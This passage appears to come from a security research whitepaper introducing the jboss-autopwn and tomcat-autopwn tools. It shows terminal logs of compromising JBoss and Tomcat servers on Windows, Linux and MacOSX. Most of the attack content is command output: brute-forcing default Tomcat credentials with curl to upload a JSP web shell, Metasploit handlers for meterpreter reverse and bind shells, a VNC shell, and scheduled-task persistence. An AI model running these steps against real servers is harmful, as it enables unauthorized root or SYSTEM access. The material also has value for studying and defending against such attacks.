[x] Server name...:
        Host Name . . . . . . . . . . . . : jb0ss
[x] Would you like a reverse or bind shell or vnc(bind)? reverse
[x] On which port would you like to accept your reverse shell? 911
[x] Uploading reverse shell payload..
[x] Checking that the reverse shell was uploaded correctly..
[x] Reverse shell uploaded: 03/23/2010  12:00 AM            37,888 payload.exe
[x] Scheduling reverse shell to run every 2 minutes
[x] Succesfully created schtasks expect a reverse shell every two minutes.
[!] Do not forget to delete schtasks with: schtasks /tn sqlhost /delete /f
[root@attacker jboss-autopwn-new]# framework3/msfcli exploit/multi/handler
PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=911 E
[*] Please wait while we load the module tree...
[*] Started reverse handler on 192.168.1.2:911
[*] Starting the payload handler...
[*] Sending stage (748032 bytes)
[*] Meterpreter session 1 opened (192.168.1.2:911 -> 192.168.1.55:2709)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

2.3.3 VNC bind shell payload

```
 [root@attacker jboss-autopwn-new]# ./jboss-autopwn 192.168.1.225 8080
[x] Detected a Windows target
[x] Retrieving cookie
[x] Now creating BSH script...
[x] .war file created successfully on c:
[x] Now deploying .war file:
[x] Web shell enabled!: http://192.168.1.225:8080/browserwin/browser/Browser.jsp
[x] Server name...:
        Host Name . . . . . . . . . . . . : jb0ss
[x] Would you like a reverse or bind shell or vnc(bind)? vnc
[x] On which port would you like your  vnc shell to listen? 21
[x] Uploading vnc  shell payload..
[x] Checking that vnc shell was uploaded correctly..
[x] vnc shell uploaded: 22/11/2009  19:14            87,552 payload.exe
[x] Now executing vnc  shell...
[x] Executed  vnc shell!
[x] Reverting to metasploit....
[*] Started bind handler
[*] Starting the payload handler...
[*] Sending stage (197120 bytes)
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vnciewer in the background.
[*] VNC Server session 1 opened (192.168.1.2:52682 -> 192.168.1.225:21)

[*] VNC connection closed.
```



pwned :-)

Figure 17.0 VNC shell on remote JBoss instance


3 Remote command execution on Apache Tomcat

Apache Tomcat is an open source software implementation of the Java Servlet and JavaServer Pages technologies. The Java Servlet and JavaServer Pages specifications are developed under the Java Community Process.

Apache Tomcat powers numerous large-scale, mission-critical web applications across a diverse range of industries and organizations. Much like JBoss, remote command execution is possible and due to the cross platform nature of the Java language, we can compromise targets on Linux, MacOSX and Windows.

Much like the JBoss management console, Apache Tomcat also runs on TCP port 8080.

Apache Tomcat however does not come insecure out of the box- by default; the Tomcat Manager is inaccessible unless an administrative user is added to `tomcat-users.xml`. This is shown in figure 18 whereby the default Tomcat welcome page cautions the user about this fact.



If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

`$CATALINA_HOME/webapps/ROOT/index.jsp`

where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who I arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Document more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaD and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- **users@tomcat.apache.org** for general questions related to configuring and using Tomcat
- **dev@tomcat.apache.org** for developers working on Tomcat

Thanks for using Tomcat!

Figure 18.0 Tomcat: 'Note: for security reasons using the administration webapp is restricted to users with role 'admin'. The manager webapp is restricted to users with role 'manager" This is disabled by default with manual intervention required to enable these settings.

By default the following usernames are enabled in `$CATALINA_HOME/conf/tomcat-users.xml`:

```
[root@nitrogen conf]# cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="tomcat" roles="tomcat"/>
  <user username="both" password="tomcat" roles="tomcat,role1"/>
  <user username="role1" password="tomcat" roles="role1"/>
</tomcat-users>
[root@nitrogen conf]#
```


Before access to the Tomcat Manager could be granted, an administrator has to manually add an additional user or modify an existing one.

```
[root@nitrogen conf]# cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <role rolename=”manager”/>
  <user username=”manager” password=”!@m4n4g3r!@#!” roles=”manager”/>
  <user username="tomcat" password="tomcat" roles="tomcat"/>
  <user username="both" password="tomcat" roles="tomcat,role1"/>
  <user username="role1" password="tomcat" roles="role1"/>
</tomcat-users>
[root@nitrogen conf]#
```

When access is bestowed correctly, a new user is created with a sufficiently complex password such as above. When access is bestowed insecurely (which is often the case), a default Tomcat account is made a member of the manager group. This is shown below.

```
[root@nitrogen conf]# cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <role rolename=”manager”/>
  <user username="tomcat" password="tomcat" roles="tomcat,manager"/>
  <user username="both" password="tomcat" roles="tomcat,role1"/>
  <user username="role1" password="tomcat" roles="role1"/>
</tomcat-users>
[root@nitrogen conf]#
```

This in effect allows anybody to login to the Tomcat Manager with `tomcat/tomcat` credentials. The Tomcat Management console is shown in figure 19.0.



Tomcat Web Application Manager

Message:	OK

Manager

Applications

Path	Display Name	Running
/	Welcome to Tomcat	true
/balancer	Tomcat Simple Load Balancer Example App	true
/host-manager	Tomcat Manager Application	true
/jsp-examples	JSP 2.0 Examples	true
/manager	Tomcat Manager Application	true
/servlets-examples	Servlet 2.4 Examples	true
/tomcat-docs	Tomcat Documentation	true
/webdav	Webdav Content Management	true

Deploy

Deploy directory or WAR file located on server

Context Path (optional):

XML Configuration file URL:

WAR or Directory URL:

WAR file to deploy


Select WAR file to upload

Figure 19.0 Tomcat Management console

What immediately becomes apparent is that it is possible to deploy a war file directly on the server using a simple form.

Once again, we will utilize the JSP File Browser version 1.2 from http://www.vonloesch.de and demonstrate how this can be deployed on Tomcat. We will then proceed to automate the process using a similar script as that that has been created for JBoss.

In the figure below, we select the browser.war and then simply click on 'Deploy'.



Manager

List Applications | HTML Manager Help

Applications

Path	Display Name	Running
/	Welcome to Tomcat	true
/balancer	Tomcat Simple Load Balancer Example App	true
/host-manager	Tomcat Manager Application	true
/jsp-examples	JSP 2.0 Examples	true
/manager	Tomcat Manager Application	true
/servlets-examples	Servlet 2.4 Examples	true
/tomcat-docs	Tomcat Documentation	true
/webdav	Webdav Content Management	true

Deploy

Deploy directory or WAR file located on server

Context Path (optional):

XML Configuration file URL:


WAR or Directory URL:

WAR file to deploy

Select WAR file to upload: Z:\browser.war

Figure 20.0 Deploying the JSP shell.

Immediately following this, we will notice that the JSP browser has been added to this list of deployed applications in figure 19.0 this is shown in figure 21.




Applications

Path	Display Name
/	Welcome to Tomcat
/balancer	Tomcat Simple Load Balancer Example App
/browser	
/host-manager	Tomcat Manager Application
/jsp-examples	JSP 2.0 Examples
/manager	Tomcat Manager Application
/servlets-examples	Servlet 2.4 Examples
/tomcat-docs	Tomcat Documentation
/webdav	Webdav Content Management

Figure 21.0 The JSP shell has been deployed successfully.

We are now able to access the JSP shell at the following URL: http://host:8080/browser/browser.jsp as is shown in figure 22.



http://192.168.1.2:8080/browser/browser.jsp

Filename filter:

	Name	Size	Type	Date
	[/]			
	[..]			
□	[META-INF]		DIR	Mar 26, 2010 5:51:45 PM
□	browser.jsp	73.72 KB	.jsp	Mar 17, 2010 11:19:32 PM

□ Select all

73.72 KB in 1 files in /apache-tomcat-5.5.28/webapps/browser/

jsp File Browser version 1.2 by www.vonloesch.de

Figure 22.0 JSP file browser deployed on Apache Tomcat.

We can therefore use the JSP shell to achieve remote command execution under the privileges of the remote Tomcat server.

4 Introducing tomcat-autopwn

As was performed with `jboss-autopwn`, a tool, `tomcat-autopwn` has been developed that is able to compromise an Apache Tomcat instance if the Tomcat Manager role has been bestowed upon a default account. A list of default Tomcat accounts is shown below:

```
Username: tomcat Password: tomcat
Username: both   Password: tomcat
Username: role1  Password: tomcat
```

We utilize `curl` to cycle through these login pairs each time attempting to upload the JSP shell. If successful, the JSP shell is deployed and is used as a stager to upload and execute Metasploit payloads just as we performed with JBoss.

The precise command-line options we use for curl are the following:

```
curl --user tomcat:tomcat -F deployWar=@browser.war http://tomcat-
server:8080/manager/html/upload
```

This, attempts to upload the .war file in the text box shown in figure 19 with a username of tomcat and a password of tomcat. This is done for all login pairs and a check is made to ascertain whether the JSP shell has been deployed successfully. If so, we proceed to upload and execute a Metasploit payload of our choice.

Usage of `tomcat-autopwn` is the same as in the case of `jboss-autopwn` and is shown below for the *nix tool. The Windows variants' usage is the exact same.

```
[root@attacker jboss-autopwn-new]# ./tomcat-autopwn-nix
[!] Apache Tomcat autopwn for *nix
[!] Usage: ./tomcat-autopwn server port
[!] Christian Papathanasiou cpapathanasiou@trustwave.com
[!] Trustwave SpiderLabs
[root@attacker jboss-autopwn-new]#
```

4.1 Compromising Linux Tomcat instances

4.1.1 Bind shell payload

```
[root@attacker jboss-autopwn-new]# ./tomcat-autopwn-nix 192.168.1.2 8080 2>/dev/null
[x] Web shell enabled!!: http://192.168.1.2:8080/browser/browser.jsp
[x] Running as user...:
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[x] Server uname...:
 Linux nitrogen 2.6.29.6-213.fc11.x86_64 #1 SMP Tue Jul 7 21:02:57 EDT 2009 x86_64
x86_64 x86_64 GNU/Linux
[!] Would you like to upload a reverse or a bind shell? bind
[!] On which port would you like the bindshell to listen on? 6667
[x] Uploading bind shell payload..
[x] Verifying if upload was successful...
-rwxrwxrwx 1 root root 171 2010-03-28 19:19 /tmp/payload
[x] You should have a bind shell on 192.168.1.2:6667..
[x] Dropping you into a shell...
Connection to 192.168.1.2 6667 port [tcp/ircd] succeeded!
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
^C
[root@attacker jboss-autopwn-new]#
```

4.1.2 Reverse shell payload

```
[root@attacker jboss-autopwn-new]# ./tomcat-autopwn-nix 192.168.1.2 8080 2>/dev/null
[x] Web shell enabled!!: http://192.168.1.2:8080/browser/browser.jsp
[x] Running as user...:
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[x] Server uname...:
 Linux nitrogen 2.6.29.6-213.fc11.x86_64 #1 SMP Tue Jul 7 21:02:57 EDT 2009 x86_64
x86_64 x86_64 GNU/Linux
[!] Would you like to upload a reverse or a bind shell? reverse
[!] On which port would you like to accept the reverse shell on? 80
[x] Uploading reverse shell payload..
[x] Verifying if upload was successful...
-rwxrwxrwx 1 root root 154 2010-03-28 19:49 /tmp/payload
Connection from 192.168.1.2 port 80 [tcp/http] accepted
[x] You should have a reverse shell on localhost:80..
[root@nitrogen jboss-autopwn-new]# fg 1
nc -lv 80
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
^C
[root@attacker jboss-autopwn-new]#
```

4.2 Compromising MacOSX Tomcat instances

4.2.1 Bind shell payload

```
[root@attacker jboss-autopwn-new]# ./tomcat-autopwn 192.168.1.13 8080 2>/dev/null
[x] Web shell enabled!!: http://192.168.1.13:8080/browser/browser.jsp
[x] Running as user...:
uid=0(root) gid=0(wheel)
groups=0(wheel),1(daemon),2(kmem),8(procview),29(certusers),3(sys),9(procmod),4(tty),5
(operator),101(com.apple.sharepoint.group.1),80(admin),20(staff),102(com.apple.sharepo
int.group.2)
[x] Server uname...:
 Darwin helium-2.local 9.7.1 Darwin Kernel Version 9.7.1: Thu Apr 23 13:52:18 PDT
2009; root:xnu-1228.14.1~1/RELEASE_I386 i386
[!] Would you like to upload a reverse or a bind shell? bind
[!] On which port would you like the bindshell to listen on? 31337
[x] Uploading bind shell payload..
[x] Verifying if upload was successful...
-rwxrwxrwx 1 root wheel 172 Mar 28 21:21 /tmp/payload
[x] You should have a bind shell on 192.168.1.13:31337..
[x] Dropping you into a shell...
Connection to 192.168.1.13 31337 port [tcp/*] succeeded!
id
uid=0(root) gid=0(wheel)
groups=0(wheel),1(daemon),2(kmem),8(procview),29(certusers),3(sys),9(procmod),4(tty),5
(operator),101(com.apple.sharepoint.group.1),80(admin),20(staff),102(com.apple.sharepo
int.group.2)
uname -a
Darwin helium-2.local 9.7.1 Darwin Kernel Version 9.7.1: Thu Apr 23 13:52:18 PDT 2009;
root:xnu-1228.14.1~1/RELEASE_I386 i386
^C
[root@attacker jboss-autopwn-new]#
```

4.2.2 Reverse shell payload

```
[root@attacker jboss-autopwn-new]# nc -lv 80 &
[1] 9954
[root@attacker jboss-autopwn-new]# ./tomcat-autopwn 192.168.1.13 8080 2>/dev/null
[x] Web shell enabled!!: http://192.168.1.13:8080/browser/browser.jsp
[x] Running as user...:
uid=0(root) gid=0(wheel)
groups=0(wheel),1(daemon),2(kmem),8(procview),29(certusers),3(sys),9(procmod),4(tty),5
(operator),101(com.apple.sharepoint.group.1),80(admin),20(staff),102(com.apple.sharepo
int.group.2)
[x] Server uname...:
 Darwin helium-2.local 9.7.1 Darwin Kernel Version 9.7.1: Thu Apr 23 13:52:18 PDT
2009; root:xnu-1228.14.1~1/RELEASE_I386 i386
[!] Would you like to upload a reverse or a bind shell? reverse
[!] On which port would you like to accept the reverse shell on? 80
[x] Uploading reverse shell payload..
[x] Verifying if upload was successful...
-rwxrwxrwx 1 root wheel 154 Mar 28 21:21 /tmp/payload
Connection from 192.168.1.13 port 80 [tcp/http] accepted
[x] You should have a reverse shell on localhost:80..
[root@attacker jboss-autopwn-new]# fg 1
nc -lv 80
id
uid=0(root) gid=0(wheel)
```

4.3 Compromising Windows Tomcat instances

4.3.1 Bind shell payload


```
[root@attacker jboss-autopwn-new]# ./tomcat-autopwn-win 192.168.1.55 8080 2>/dev/null
[x] Web shell enabled!!: http://192.168.1.55:8080/browser-win/browser.jsp
[x] Server name...:
        Host Name . . . . . . . . . . . . : t0mc4t
[x] Would you like a reverse or bind shell or vnc(bind)? bind
[x] On which port would you like your bindshell to listen? 31337
[x] Uploading bindshell payload..
[x] Checking that bind shell was uploaded correctly..
[x] Bind shell uploaded: 03/28/2010  06:17 PM            37,888 payload.exe
[x] Now executing bind shell...
[x] Executed bindshell!
[x] Reverting to metasploit....
[*] Started bind handler
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.1.2:45369 -> 192.168.1.55:31337)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>^C
[root@attacker jboss-autopwn-new]#
```

4.3.2 Reverse shell payload

```
[root@attacker jboss-autopwn-new]# ./tomcat-autopwn-win 192.168.1.55 8080 2>/dev/null
[x] Web shell enabled!!: http://192.168.1.55:8080/browser-win/browser.jsp
[x] Server name...:
        Host Name . . . . . . . . . . . . : t0mc4t
[x] Would you like a reverse or bind shell or vnc(bind)? reverse
[x] On which port would you like to accept your reverse shell? 80
[x] Uploading reverseshell payload..
[x] Checking that the reverse shell was uploaded correctly..
[x] Reverse shell uploaded: 03/28/2010  08:34 PM            37,888 payload.exe
[x] Scheduling reverse shell to run every 2 minutes
[x] Succesfully created schtasks expect a reverse shell every two minutes.
[!] Do not forget to delete the schtasks with: schtasks /tn sqlhost /delete /f
[!] Now run: framework3/msfcli exploit/multi/handler
PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=80 E and expect a
shell in 2 minutes..
[root@attacker jboss-autopwn-new]# framework3/msfcli exploit/multi/handler
PAYLOAD=windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=80 E

[*] Please wait while we load the module tree...
